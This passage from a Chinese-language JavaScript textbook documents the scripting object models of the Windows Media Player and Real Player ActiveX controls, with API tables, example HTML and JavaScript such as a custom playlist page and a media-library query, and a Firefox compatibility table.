getProxyName(protocol)	返回使用的代理服务器的名称
getProxyPort(protocol)	返回代理服务器所使用的端口
getProxySettings(protocol)	返回指定协议的代理服务器设置。此函数的可能返回值为： 0 - 未设置代理服务器 1 - 使用浏览器的代理服务器设置 2 - 使用手动设置的代理服务器设置 3 - 使用自动检测代理服务器的设置
setProxyBypassForLocal(protocol, bypass)	设置是否对本地地址使用代理服务器。参数“protocol”必须，字符串型，为代理服务器所使用的协议名称；参数“bypass”布尔型，标识是否对本地地址使用代理服务器
setProxyExceptionList(protocol, list)	设置不使用代理服务器的地址列表。参数“protocol”必须，字符串型，为代理服务器所使用的协议名称；参数“list”字符串型，为用分号分隔的地址
setProxyName(protocol, name)	设置使用的代理服务器的名称。参数“name”字符串型，为使用的代理服务器名。此属性仅当代理服务器设置为手动设置（“getProxySettings”方法返回值为2）时有效
setProxyPort(protocol, port)	设置代理服务器所使用的端口。参数“port”长整型，为使用的端口。此属性仅当代理服务器设置为手动设置（“getProxySettings”方法返回值为2）时有效
setProxySettings(protocol, setting)	设置指定协议的代理服务器。参数“setting”整型，可能的取值为： 0 - 不设置代理服务器 1 - 使用浏览器的代理服务器设置 2 - 使用手动设置的代理服务器设置 3 - 使用自动检测代理服务器的设置

注意　“Network”对象的所有方法只有在本地或者局域网的域中才能正常执行。在设置不使用代理服务器的地址列表时，可以使用“*”号作为通配符。

15.3.4　“Windows Media Player”控件的脚本对象模型（3）

（1）“Player”对象。在前面给出的“Windows Media Player”控件对象模型（图15.7）可以看出，此对象是所有其他对象的根对象。在JavaScript中，获取的“object”对象本身就是“Player”对象。例如：

```
<OBJECT ID="hutia" height="0" width="0"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
</OBJECT>
```

则“document.getElementById(“hutia”)”返回的就是该控件的“Player”对象。表15.8列出了“Player”对象的属性和方法。

表15.8 “Player”对象的属性和方法

属 性	说 明
cdromCollection	返回“CdromCollection”对象
closedCaption	返回“ClosedCaption”对象
controls	返回“Controls”对象
currentMedia	设置或返回当前的“Media”对象
currentPlaylist	设置或返回当前的“Playlist”对象
dvd	返回“DVD”对象
enableContextMenu	设置或返回是否允许弹出上下文菜单
enabled	设置或返回“Windows Media Player”控件是否可用
error	返回“Error”对象
fullScreen	设置或返回视频是否以全屏模式播放
isOnline	返回用户是否在线
isRemote	返回“Windows Media Player”控件是否工作在远程模式下
mediaCollection	返回“MediaCollection”对象
network	返回“Network”对象
openState	返回一个整数值，标识“Windows Media Player”控件的媒体载入状态
playerApplication	当“Windows Media Player”控件工作在远程模式下时，返回“PlayerApplication”对象，否则返回“null”
playlistCollection	返回“PlaylistCollection”对象
playState	返回一个整数，标识“Windows Media Player”控件的播放状态
settings	返回“Settings”对象
status	返回一个字符串，标识“Windows Media Player”控件的状态
stretchToFit	设置或返回视频大小是否自动适应“Windows Media Player”控件尺寸
uiMode	设置或返回一个字符串，标识此“Windows Media Player”控件的用户图形界面的内容。其可能的取值有： - “invisible”，完全不显示控件 - “none”，仅仅显示播放图像的窗口 - “mini”，迷你模式，显示播放图像的窗口，以及状态栏、播放/暂停、停止、静音、音量调节功能 - “full”，默认值，完整模式。
URL	设置或返回视频/音频剪辑的URL地址
versionInfo	返回一个标识“Windows Media Player”控件版本的字符串
windowlessVideo	设置或返回“Windows Media Player”控件是否为无窗口模式

（续）

属　性	说　明
方法	说明
close()	释放占用的媒体资源。此方法没有参数和返回值
launchURL(URL)	使用客户端的默认浏览器打开指定的URL地址。参数“URL”字符串型，为需要打开的URL地址
newMedia(URL)	打开一个新的媒体，并载入字符串型参数“URL”指定的位置的多媒体文件
newPlaylist(name, URL)	建立一个新的播放列表（“Playlist”）对象。参数“name”字符串型，为建立的播放列表的名称；参数“URL”字符串型，为需要载入的播放列表的URL地址
openPlayer(URL)	打开一个独立的“Windows Media Player”播放器，并载入字符串型变量“URL”指定地址的媒体文件。其效果等同于“PlayerApplication.switchToPlayerApplication”方法

通过JavaScript操作“Player”对象，可以方便地动态改变页面中嵌入的“Windows Media Player”的外观样式。例如：

```
<OBJECT ID="hutia" height="400" width="600"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
    <param name="URL" value="F:\back\music\here i am.mp3" />
    <param name="AutoStart" value="True" />
</OBJECT>
<a href="#" onclick="document.getElementById('hutia').fullScreen=true;">全屏观看</a>
```

鼠标单击“全屏观看”的链接，可以实现媒体内容的全屏播放。

注意　对于上面例子中的链接，如果使用这样的代码：“全屏观看”，则会出现错误，如图15.11所示。



图15.11　意外的错误

（2）“PlayerApplication”对象仅仅用于C++编程，此处不做赘述。

（3）“PlaylistCollection”对象用于组织用户的播放列表。此对象可以通过“Player”对象的“PlaylistCollection”属性获取。

“PlaylistCollection”对象没有属性，其所具有的方法有：“getAll”、“getByName”、“importPlaylist”、“isDeleted”、“newPlaylist”、“remove”和“setDeleted”。

“getAll()”方法用于获取所有的播放列表。此方法没有参数，其返回值为一个“PlaylistArray”对象。

“getByName(name)”方法用于获取指定名称的播放列表。参数“name”必须，字符串型，为需要获取的播放列表的名称。此方法返回一个“PlaylistArray”对象。

“importPlaylist(playlist)”方法用于导入一个播放列表至媒体库中。参数“playlist”为一个“Playlist”对象。此方法返回加入的“Playlist”对象。

注意 需要添加的“playlist”不可以为空。

“isDeleted(playlist)”方法用于测试指定的“playlist”是否已被放置于回收站中。此方法返回一个布尔型值。(此方法仅被“Windows Media Player 7.0”以上至“9.0”的版本支持，不包括“9.0”版本)。

“newPlaylist(name)”方法用于创建一个新的“Playlist”对象。参数“name”必须，字符串型，为新建播放列表的名称。此方法返回新建的“Playlist”对象。

“remove(playlist)”方法用于自媒体库中删除指定的“playlist”对象，此方法没有返回值。

“setDeleted(playlist, true)”方法用于将指定的“playlist”对象移动至回收站中，此方法的第2个参数必须为布尔值“true”。(此方法仅被“Windows Media Player 7.0”以上至“9.0”的版本支持，不包括“9.0”版本)。

(4)“PlaylistArray”对象是一个“Playlist”对象的集合。其具有唯一的属性“count”，返回一个整型数值，表示此集合中元素的个数。其具有一个唯一的方法“item(index)”用于返回指定位置的“Playlist”元素。结合其“count”属性和“item”方法，可以通过循环访问此集合中的每一个元素。

(5)“Playlist”对象提供了对播放列表的操作控制。

其具有的属性有“attributeCount”、“attributeName”、“count”和“name”。“attributeCount”属性为整型，返回此播放列表中的属性的数量；“attributeName(index)”根据提供的索引位置(index)返回相应的属性名称；“count”属性为整型，返回此播放列表中媒体的数量；“name”属性为字符串型，返回此播放列表的名称。

表15.9列出“Playlist”对象的所有方法。

表15.9 “Playlist”对象的方法列表

方 法	说 明
appendItem(item)	在播放列表的最后位置增加一个元素。参数“item”为需要添加的“Media”对象。此方法无返回值
getItemInfo(name)	获取播放列表中，指定名称的属性值。参数“name”字符串型，为需要获取的属性名称
insertItem(index, item)	在播放列表的指定位置处插入一个元素。参数“index”长整型，为新媒体需要插入的位置。参数“item”为需要插入的“Media”对象。此方法无返回值。
isIdentical(playlist)	返回指定的“Playlist”与当前“Playlist”对象是否等同。参数“playlist”为需要对比的“Playlist”对象
item(index)	返回播放列表中，指定位置的“Media”对象。参数“index”长整型，为指定的索引值
moveItem(oldIndex, newIndex)	改变播放列表中某一元素的位置。参数“oldIndex”长整型，为需要改变的元素的索引值。参数“newIndex”长整型，为需要移动到的新位置
removeItem(item)	自播放列表中移除指定的媒体。参数“item”为需要移除的“Media”对象。如果移除的对象正在播放，则播放被停止，并且列表中的下一个元素成为当前媒体，如果需移除的元素后没有下一个元素，则其上一个元素成为当前媒体
setItemInfo(name, value)	设置播放列表的指定属性值。参数“name”字符串型，为需要设置的属性名称，参数“value”为需要设置的新的属性值

嵌入Web页面的“Windows Media Player”播放器控件，并不提供播放列表栏。代码15.5.htm通过操作“Playlist”对象，实现自定义的播放列表。

代码15.5.htm 自定义播放列表

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>15-5 自定义播放列表</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
a { color:blue; }
p { padding:0px; margin-top:0px; }
#playlist { width:140px; height:100px; }
</style>
<script>
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    //创建一个新的播放列表
    $("hutia").currentPlaylist = $("hutia").PlaylistCollection.newPlaylist("默认1");
    //初始化列表框对象的鼠标双击事件
    $("playlist").ondblclick = function(){
        //停止当前的媒体播放
        $("hutia").controls.stop();
        //跳转到所选择的播放列表中的媒体
       $("hutia").controls.currentItem = $("hutia").currentPlaylist.item(this.selectedIndex);
        //播放
        $("hutia").controls.play();
    }
}

//向播放列表中添加新的媒体文件
function addMedia(){
    var obj, strFilePath, strFileName, media;
    //创建一个新的文件选择输入框
    obj = document.createElement("input");
    obj.type = "file"; obj.style.display = "none";
    document.body.appendChild(obj);
    //模拟其鼠标单击事件，以弹出文件选择对话框
    obj.click();
    strFilePath = obj.value;
    //移除文件选择输入框
    document.body.removeChild(obj);
    //如果用户没有选择文件则退出程序
    if(strFilePath=="")return;
    //获取文件名
    strFileName = strFilePath.match(/[^\\\/]+$/)[0].replace(/\.[^\.]+$/,"");
    //向列表框中添加新的元素
   $("playlist").options[$("playlist").options.length] = new Option(strFileName, strFilePath);
    //生成新的"Media"对象
```

```
    media = $("hutia").newMedia(strFilePath);
    //将新"Media"对象插入当前播放列表中
    $("hutia").currentPlaylist.appendItem(media);
}

</script>
</head>
<body>
<!-- Windows Media Player 控件，设置其尺寸为0*0，因此其被隐藏 -->
<OBJECT ID="hutia" height="0" width="0"
    CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6">
    <param name="AutoStart" value="False" />
</OBJECT>
<p>
    播放列表
    <a href="#" onclick="addMedia();return(false);">添加</a>
</p>
<!-- 用于显示播放列表的列表框对象容器 -->
<select id="playlist" size="2"></select>
</body>
</html>
```

程序的运行效果如图15.12和图15.13所示。

图15.12 自定义播放列表的界面

代码15.5.htm的程序运行界面中只有一个“添加”链接，以及一个用于显示播放列表信息的列表框，如图15.12所示。用鼠标左键单击“添加”链接，则弹出选择文件的对话框。选择所需添加进播放列表的媒体文件后，会在页面的列表框（select）中显示相应的文件名。在列表框的条目上双击鼠标左键，则开始播放相应的媒体。

选择文件的对话框的实现，是通过DOM方法动态生成一个“<input type=” file” >”的文件上传控件，并模拟鼠标单击的动作来调用的。如果用户在此对话框中单击了“取消”按钮或直接关闭了此对话框，则文件上传控件的值会返回一个空字符串，因此在程序中需要做相应的识别判断。



图15.13 单击“添加”链接，弹出文件选择对话框

注意 如果通过对“Player.currentMedia”属性赋值来改变当前播放的媒体，则“Player.currentPlaylist”会被自动修改为仅包含当前播放媒体的、长度为1的“Playlist”对象。因此，播放当前列表中某一媒体的正确做法是操作“controls.currentItem”属性。

15.3.5 “Windows Media Player”控件的脚本对象模型（4）

（1）“Query”对象，用于实现对媒体库中媒体的联合查询。

此对象没有属性，其具有的方法有：“addCondition”和“beginNextGroup”。

“addCondition(attribute, operator, value)”方法以“和”（And）的逻辑向查询对象中添加新的条件。参数“attribute”字符串型，为需要查询的属性的名称。参数“operator”字符串型，为条件的操作符，可能的取值如下表15.10所示。参数“value”为需要用于比较判断的属性值。

表15.10 “operator”参数的可能取值

可能的取值	描　述	作用于属性类型
BeginsWith	以参数“value”指定的值起始	字符串
Contains	包含参数“value”指定的值	字符串
Equals	等于参数“value”指定的值	所有类型
GreaterThan	大于参数“value”指定的值	数字，日期
GreaterThanOrEquals	大于或等于参数“value”指定的值	数字，日期
LessThan	小于参数“value”指定的值	数字，日期
LessThanOrEquals	小于或等于参数“value”指定的值	数字，日期
NotBeginsWith	不以参数“value”指定的值起始	字符串
NotContains	不包含参数“value”指定的值	字符串
NotEquals	不等于参数“value”指定的值	所有类型

“beginNextGroup()”方法用于建立一个新的查询条件组。新增加的条件组与其他的条件组之间是“或”（“OR”）的关系。此方法没有参数，也没有返回值。

下面是一个使用“Query”对象的例子：

```
//获取"Windows Media Player"控件对象
var Player = document.getElementById("hutia");
//建立一个新的"Query"对象
var Query = Player.mediaCollection.createQuery();
//在第1个条件组中增加查询条件
//流派包含"爵士"("Jazz")字样
Query.addCondition("WM/Genre", "Contains", "jazz");
//标题由"a"开始
Query.addCondition("Title", "BeginsWith", "a");
//添加一个新的条件组
Query.beginNextGroup();
//在第2个条件组中增加查询条件
//流派包含"爵士"("Jazz")字样
Query.addCondition("WM/Genre", "Contains", "jazz");
//作者名由"b"开始
```

```
Query.addCondition("Author", "BeginsWith", "b");
//在音频("audio")类型的媒体上使用此查询，生成播放列表
var Playlist = Player.mediaCollection.getPlaylistByQuery(
    Query,          //"Query"对象
    "audio",        //媒体类型
    "",             //排序依据的属性
    false);         /排序为顺序或倒序
```

上面的“Query”对象的查询逻辑为：“流派属性字符串中包含‘jazz’字样，且媒体标题名以‘a’开始或作者名以‘b’开始”。

合理地利用“Query”对象可以使用户方便地找出自己感兴趣的媒体文件，并生成相应的播放列表。

(2)“Setting”对象，允许程序员修改“Windows Media Player”控件的设置。表15.11列出了其支持的属性。

表15.11 “Setting”对象的属性

属 性	描 述
autoStart	设置或返回是否自动播放当前媒体
balance	设置或返回当前的声道平衡，整型，取值范围自“-100”至“100”。取值为“0”时左右声道相等，取值为“-100”时只播放左声道，取值为“100”时只播放右声道
baseURL	设置或返回嵌入的媒体地址的相对URL基础
defaultAudioLanguage	返回默认的语言设置
defaultFrame	设置或返回默认的框架名称，用于在执行脚本时作为跳转URL的窗口
enableErrorDialogs	设置或返回是否允许自动显示错误对话框
invokeURLs	设置或返回是否允许在浏览器中打开URL，默认值为“true”
isAvailable	返回指定的属性或方法是否可用
mediaAccessRights	返回控件对媒体库的访问权限，可能的取值为： “none” - 无访问权限 “read” - 只读 “full” - 可读写
mute	设置或返回是否静音，布尔型，默认值“false”
playCount	设置或返回循环播放的次数，整型，取值范围大于或等于1，默认值为“1”
rate	设置或返回播放速率，浮点型，默认值“1.0”。大于1表示快进，小于1大于零表示慢放，取值为负数时表示后退
volume	设置或返回音量大小，取值范围为“0”至“100”。取值为0时没有音量，取值为100时音量最大，其默认值为上次的设置值

“Setting”对象支持的方法有：“getMode”、“requestMediaAccessRights”和“setMode”。

“getMode(modeName)”返回播放的模式。参数“modeName”字符串型，为需要获取的模式名称，可能的取值为：“autoReview”播放结束后自动重新开始；“loop”循环播放；“showFrame”播放停止时显示最近的关键帧；“shuffle”随机乱序播放。此方法返回值为布尔型，“true”或“false”，标识所选的模式是否设置。

“requestMediaAccessRights (access)”请求对媒体库获取指定的权限。参数“access”字符串型，可能的取值为：“none”无访问权限；“read”只读；“full”可读写。此方法返回值为布尔型，标识所请求权限是否成功。

“setMode(modeName, state)”设置播放的模式。参数“modeName”字符串型，与方法“getMode”的参数“modeName”含义相同。参数“state”布尔型，表示所需设置的模式是否开启。

(3)“StringCollection”对象，用于操作字符串集合。其仅含一个属性“count”，整型，返回其包含的元素的个数。其包含的方法有：“getAttributeCountByType”、“getItemInfo”、“getItemInfoByType”、“isIdentical”和“item”。

“getAttributeCountByType(index, name, languange)”返回整型数值，为符合指定的位置、属性名和语言的属性个数。参数“index”整型，为属性的索引位置。参数“name”为需要获取的属性名。参数“language”字符串型，为指定的语言名称。

“getItemInfo(index, name)”返回指定位置、名称的属性值。参数“index”整型，为需要获取条目在集合中的索引位置。参数“name”为需要获取的属性名称。

“getItemInfoByType(index, name, language, attributeIndex)”返回指定位置、名称、语言和属性序号的属性值。参数“index”整型，为需要获取条目在集合中的索引位置。参数“name”为需要获取的属性名称。“language”字符串型，为指定的语言名称。“attributeIndex”整型，为属性顺序编号。

“isIdentical(stringCollection)”判断参数“stringCollection”给出的“StringCollection”对象与自身是否等同。返回值为布尔型。

“item(index)”返回集合中指定位置的元素。参数“index”整型，为需要获取条目在集合中的索引位置。此方法返回值为字符串型。

15.3.6 “Fire Fox”浏览器对“Windows Media Player”控件的支持

由于浏览器解释核心的不同，有些子对象不被其他浏览器支持。表15.12列出了“Fire Fox”浏览器对此控件子对象的支持情况。

表15.12 “Fire Fox”浏览器对“Windows Media Player”控件子对象的支持情况

对象名	“Firefox”浏览器是否支持	对象名	“Firefox”浏览器是否支持
Cdrom	否	CdromCollection	否
ClosedCaption	是	Controls	是
DVD	否	Error	是
ErrorItem	是	Media	是
MediaCollection	否	MetadataPicture	否
MetadataText	否	Network	是
Player	是	PlayerApplication	否
Playlist	是	PlaylistArray	否
PlaylistCollection	否	Query	否
Settings	是	StringCollection	否

在“Fire Fox”浏览器中，根对象“Player”可以访问，但是某些属性不被浏览器支持。例如，对于“Player”对象的“dvd”属性，在“Internet Explorer”浏览器中返回“DVD”子对象，而在“Fire Fox”浏览器中则返回空值“null”。

在“Fire Fox”浏览器中，“Player.pluginVersionInfo”属性返回插件的版本信息。此属性不被“Internet Explorer”浏览器所支持。

“Fire Fox”浏览器支持“Player.settings”子对象，但是并不支持此子对象的“setMode”方法和

“requestMediaAccessRights”属性。在“Fire Fox”浏览器中，试图获取“Player. requestMedia-AccessRights”属性将总是获得“false”。

15.4 使用Real Player控件播放流媒体文件

1995年，RealNetworks公司（当时叫做Progressive Networks公司）的RealAudio Player开创了流式音频的先河。随着网络的发展，流媒体以其快速的相应能力，越来越受到人们的喜爱。目前，采用流媒体技术的音视频文件主要有三大“流派”。一是微软的ASF（“Advanced Stream Format”），这类文件的后缀是“.asf”和“.wmv”，与其对应的播放器是“Windows Media Player”；二是Real Networks公司的“RealMedia”，其包括“Real Audio”、“Real Video”和“Real Flash”三类文件，其文件后缀名通常是“.rm”和“.rmvb”；三是苹果公司的“Quick Time”，这类文件扩展名通常是“.mov”，其对应的播放器是“QuickTime”。通过使用“Real Player”控件，可以实现在Web页面中播放“Real Audio”、“Real Video”和“Real Flash”类型的流媒体。

15.4.1 在Web页面中插入“Real Player”控件

在Web页面中插入“Real Player”控件同样是通过“object”标记来实现的，例如：

```
<OBJECT ID="hutia" height="180" width="240"
    CLASSID="CLSID:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA">
</OBJECT>
```

其界面如图15.14所示。

可以通过“param”元素为“Real Player”控件提供初始化的参数，例如：

```
<object width="320" height="30"
    classid="clsid:CFCDAA03-8BE4-11cf-B84B-0020AFBBCCFA">
<param name="CONTROLS" value="ControlPanel">
<param name="CONSOLE" value="Video">
<param name="SRC" value="F:\back\music\here i am.mp3">
<param name="AUTOSTART" value="TRUE">
<param name="PREFETCH" value="0">
<param name="LOOP" value="0">
<param name="NUMLOOP" value="0">
</object>
```

上述代码的界面如图15.15所示。



图15.14 “Real Player”控件界面



图15.15 自定义的“Real Player”控件界面

15.4.2 “Real Player”控件支持的属性

“Real Player”控件支持的属性如下：

(1)“AutoGotoURL”布尔型，设置或返回是否允许自动响应流数据中的URL操作。
(2)“AutoStart”布尔型，设置或返回当媒体内容可用时是否自动开始播放。
(3)“Console”字符串型，设置或返回控件的控制台名称。
(4)“Controls”字符串型，设置或返回控件显示的组件，例如“PlayButton”和“StopButton”等。
(5)“Source”字符串型，设置或返回流媒体剪辑的地址（可以为“pnm:”、“file:”或“http:”等协议）。
(6)“WindowName”字符串型，设置或返回此控件的窗口名称。

注意 可以使用同名“param”元素来在控件初始化时传递参数。

15.4.3 “Real Player”控件支持的方法

表15.13列出了“Real Player”控件支持的方法，通过这些方法，可以控制其的外观样式、播放进程、音量大小等。

表15.13 “Real Player”控件方法

方 法	描 述	方 法	描 述
AboutBox()	显示控件的版权信息对话框	AddLicense(strLa)	添加许可证信息，参数“strL”字符串型，为需要添加的内容
CanPause()	返回剪辑是否允许暂停的布尔值	CanPlay()	返回剪辑是否可以播放的布尔值，无参数
CanPlayPause()	返回控件的“DoPlayPause”方法是否可用的布尔值	CanStop()	返回控件的“DoStop”方法是否可用的布尔值
DoGotoURL(url, target)	在指定的容器中打开URL地址，参数“url”字符串型，为需要转到的地址，参数“target”字符串型，为用于进行浏览的容器元素名，通常为浏览器的窗口名	DoNextEntry()	在播放列表中跳转到下一个媒体
DoNextItem()	在播放列表中跳转到下一个媒体	DoPause()	暂停剪辑的播放
DoPlay()	开始剪辑的播放	DoPlayPause()	视当前剪辑的播放状态开始或暂停剪辑的播放
DoPrevEntry()	在播放列表中跳转到上一个媒体	DoPrevItem()	在播放列表中跳转到上一个媒体
DoStop()	停止剪辑的播放	EditPreferences()	显示编辑控件参数的对话框
GetAuthor()	返回一个字符串型的剪辑作者名称	GetAutoGotoURL()	返回一个布尔值，标识是否允许自动响应流数据中的URL操作
GetAutoStart()	返回一个布尔值，标识是否允许自动开始剪辑的播放	GetBackgroundColor()	获取控件的背景颜色，返回值为字符串型
GetBandwidthAverage()	获取平均带宽，返回值为长整型	GetBandwidthCurrent()	获取当前带宽，返回值为长整型
GetBufferingTimeElapsed()	获取当前的累计缓冲时间，返回值为长整型	GetBufferingTimeRemaining()	获取当前的剩余缓冲时间，返回值为长整型

（续）

方 法	描 述	方 法	描 述
GetCanSeek()	返回一个布尔值，标识是否允许在播放进程中寻找播放点	GetCenter()	返回一个布尔值，标识播放内容为居中显示或拉伸显示
GetClipHeight()	获取剪辑的高度，返回值为长整型	GetClipWidth()	获取剪辑的宽度，返回值为长整型
GetConnectionBandwidth()	获取当前连接的带宽，返回值为长整型	GetConsole()	获取此控件控制台的名称，返回值为字符串型
GetConsoleEvents()	返回一个布尔值，标识鼠标事件是否发送到整个控制台	GetControls()	获取控件显示的组件，例如“PlayButton”和“StopButton”等，返回值为字符串型
GetCopyright()	获取剪辑的版权，返回值为字符串型	GetCurrentEntry()	获取当前播放的剪辑在播放列表中的索引位置编号，返回值为整型
GetDoubleSize()	返回一个布尔值，标识剪辑是否以两倍尺寸播放	GetDRMInfo(strV)	获取数字签名管理信息
GetEnableContextMenu()	返回一个布尔值，标识是否允许弹出上下文菜单	GetEnableDoubleSize()	返回一个布尔值，标识上下文菜单的“两倍尺寸播放”是否可用
GetEnableFullScreen()	返回一个布尔值，标识上下文菜单的“全屏播放”是否可用	GetEnableMessageBox()	返回一个布尔值，标识是否允许弹出信息提示框
GetEnableOriginalSize()	返回一个布尔值，标识上下文菜单的“原始尺寸播放”是否可用	GetEntryAbstract(index)	获取指定剪辑的摘要，参数“index”整型，为剪辑在播放列表中的索引位置，返回值为字符串型
GetEntryAuthor(index)	获取指定剪辑的作者信息，参数“index”整型，为剪辑在播放列表中的索引位置，返回值为字符串型	GetEntryCopyright(index)	获取指定剪辑的版权信息，参数“index”整型，为剪辑在播放列表中的索引位置，返回值为字符串型
GetEntryTitle(index)	获取指定剪辑的标题信息，参数“index”整型，为剪辑在播放列表中的索引位置，返回值为字符串型	GetFullScreen()	返回一个布尔值，标识剪辑是否为全屏播放
GetImageStatus()	返回一个布尔值，标识图像状态通知事件是否可用	GetIsPlus()	返回一个布尔值，标识“Real Player Plus”以否已经安装
GetLastErrorMoreInfoURL()	获取最近一个错误信息的在线帮助URL，返回值为字符串型	GetLastErrorRMACode()	获取最近一个错误的“RMA”编码，返回值为长整型
GetLastErrorSeverity()	获取最近一个错误的服务编码，返回值为长整型	GetLastErrorUserCode()	获取最近一个错误的用户编码，返回值为长整型
GetLastErrorUserString()	获取最近一个错误的用户描述，返回值为字符串型	GetLastMessage()	获取最近一个状态栏信息，返回值为字符串型
GetLength()	获取剪辑的长度，以毫秒为单位，返回值为长整型	GetLiveState()	返回一个布尔值，标识是否为在线播放模式

（续）

方　法	描　述	方　法	描　述
GetLoop()	返回一个布尔值，标识是否为循环播放模式	GetMaintainAspect()	返回一个布尔值，标识是否锁定播放的纵横比例
GetMute()	返回一个布尔值，标识是否静音	GetNoLabels()	返回一个布尔值，标识控件的信息面板中的标签是否可见，取值为“true”时表示不可见
GetNoLogo()	返回一个布尔值，标识控件的“RealNetworks”图标是否可见，取值为“true”时表示不可见	GetNumEntries()	获取播放列表中剪辑的个数，返回值为长整型
GetNumLoop()	获取剪辑循环播放时循环的次数，返回值为长整型	GetNumSources()	获取剪辑中源文件的个数，返回值为整型
GetOriginalSize()	返回一个布尔值，标识剪辑是否以原始尺寸播放	GetPlayState()	获取剪辑的播放状态字，返回值为长整型
GetPosition()	获取剪辑当前正在播放的位置，返回值为长整型	GetPreferedLanguageID()	获取剪辑语言的编号，返回值为长整型
GetPreferedLanguageString()	获取剪辑语言的名称，返回值为字符串型	GetPreFetch()	返回一个布尔值，标识是否允许预加载
GetRegion()	获取剪辑的区域，返回值为字符串型	GetShowAbout()	返回一个布尔值，标识控件的版权信息对话框是否可见
GetShowPreferences()	返回一个布尔值，标识控件的编辑参数的对话框是否可见	GetShowStatistics()	返回一个布尔值，标识控件的信息统计对话框是否可见
GetShuffle()	返回一个布尔值，标识是否为乱序播放模式	GetSource()	获取剪辑的源文件地址，返回值为字符串型
GetStereoState()	返回一个布尔值，标识播放的立体声模式是否打开	GetTitle()	获取剪辑的标题，返回值为字符串型
GetUserCountryID()	获取用户国家代码，返回值为长整型	GetVersionInfo()	获取控件的版本信息，返回值为字符串型
GetVolume()	获取音量大小，返回值为整型	GetWantErrors()	返回一个布尔值，标识是否允许显示出错信息
GetWantKeyboardEvents()	返回一个布尔值，标识是否允许键盘事件	GetWantMouseEvents()	返回一个布尔值，标识是否允许鼠标事件
HasNextEntry()	返回一个布尔值，标识播放列表中是否存在下一个媒体	HasNextItem()	返回一个布尔值，标识播放列表中是否存在下一个媒体
HasPrevEntry()	返回一个布尔值，标识播放列表中是否存在上一个媒体	HasPrevItem()	返回一个布尔值，标识播放列表中是否存在上一个媒体
HideShowStatistics()	显示或隐藏统计信息对话框	IsStatisticsVisible()	返回一个布尔值，标识统计信息对话框是否可见
SetAuthor(strV)	设置剪辑的作者信息，参数“strV”字符串型，为需要设置的内容	SetAutoGotoURL(blnV)	设置是否允许自动响应流数据中的URL操作，参数“blnV”为布尔型

（续）

方　法	描　述	方　法	描　述
SetAutoStart(blnV)	设置是否允许自动开始剪辑的播放，参数“blnV”为布尔型	SetBackgroundColor(strV)	设置控件的背景颜色，参数“strV”为字符串型
SetCanSeek(blnV)	设置是否允许在播放进程中寻找播放点，参数“blnV”为布尔型	SetCenter(blnV)	设置播放内容为居中显示或拉伸显示，参数“blnV”为布尔型
SetConsole(strV)	设置此控件控制台的名称，参数“strV”字符串型	SetConsoleEvents(blnV)	设置鼠标事件是否发送到整个控制台，参数“blnV”为布尔型
SetControls(strV)	设置控件显示的组件，参数“strV”字符串型，可取值如“PlayButton”和“StopButton”等或其用逗号分隔的组合	SetCopyright(strV)	设置剪辑的版权，参数“strV”为字符串型
SetDoubleSize()	设置剪辑以两倍尺寸播放	SetEnableContextMenu(blnV)	设置是否允许弹出上下文菜单，参数“blnV”为布尔型
SetEnableDoubleSize(blnV)	设置上下文菜单的“两倍尺寸播放”是否可用，参数“blnV”为布尔型	SetEnableFullScreen(blnV)	设置上下文菜单的“全屏播放”是否可用，参数“blnV”为布尔型
SetEnableMessageBox(blnV)	设置是否允许弹出信息提示框，参数“blnV”为布尔型	SetEnableOriginalSize(blnV)	设置上下文菜单的“原始尺寸播放”是否可用，参数“blnV”为布尔型
SetFullScreen()	设置剪辑以全屏播放	SetImageStatus(blnV)	设置图像状态通知事件是否可用，参数“blnV”为布尔型
SetLoop(blnV)	设置是否为循环播放模式，参数“blnV”为布尔型	SetMaintainAspect(blnV)	设置是否锁定播放的纵横比例，参数“blnV”为布尔型
SetMute(blnV)	设置是否静音，参数“blnV”为布尔型	SetNoLabels(blnV)	设置控件的信息面板中的标签是否可见，参数“blnV”为布尔型，取值为“true”时表示不可见
SetNoLogo(blnV)	设置控件的“RealNetworks”图标是否可见，参数“blnV”为布尔型，取值为“true”时表示不可见	SetNumLoop(longV)	设置剪辑循环播放时循环的次数，参数“longV”为长整型
SetOriginalSize()	设置剪辑是否以原始尺寸播放	SetPosition(longV)	设置剪辑播放的位置，参数“longV”为长整型
SetPreFetch(blnV)	设置是否允许预加载，参数“blnV”为布尔型	SetRegion(strV)	设置剪辑的区域，参数“strV”为字符串型
SetShowAbout(blnV)	设置控件的版权信息对话框是否可见，参数“blnV”为布尔型	SetShowPreferences(blnV)	设置控件的编辑参数的对话框是否可见，参数“blnV”为布尔型
SetShowStatistics(blnV)	设置控件的信息统计对话框是否可见，参数“blnV”为布尔型	SetShuffle(blnV)	设置是否为乱序播放模式，参数“blnV”为布尔型

（续）

方　法	描　述	方　法	描　述
SetSource(strV)	设置剪辑的源文件地址，参数“strV”为字符串型	SetTitle(strV)	设置剪辑的标题，参数“strV”为字符串型
SetVolume(longV)	设置音量大小，参数“longV”为长整型	SetWantErrors(blnV)	设置是否允许显示出错信息，参数“blnV”为布尔型
SetWantKeyboardEvents(blnV)	设置是否允许键盘事件，参数“blnV”为布尔型	SetWantMouseEvents(blnV)	设置是否允许鼠标事件，参数“blnV”为布尔型

通过表中的方法可以看出。“Real Player”控件将所有的外观样式、流程控制、带宽信息等均作为控件的方法来操作。

15.5 小结

本章介绍了ActiveX控件的含义，以及如何在HTML页面中插入需要的ActiveX控件。详细介绍了“Windows Media Player”和“Real Player”控件的使用方法，及各个控件支持的属性和方法。以实例说明了如何通过脚本，实现对媒体播放的完全控制。本章的知识点如下。

（1）“ActiveX”控件的意义。

（2）如何在HTML页面中使用“ActiveX”控件。

（3）“Windows Media Player”控件的脚本对象模型。

（4）“Fire Fox”浏览器对“Windows Media Player”控件的支持。

（5）如何使用Real Player控件播放流媒体文件。

第16章 JavaScript操作XML

在上一章中，介绍了“ActiveX”的概念，并详细讲解了如何使用JavaScript脚本操作“Windows Media Player”和“Real Player”控件，实现在Web页面中播放多媒体文件，并完全地掌控播放过程，自定义播放的界面。

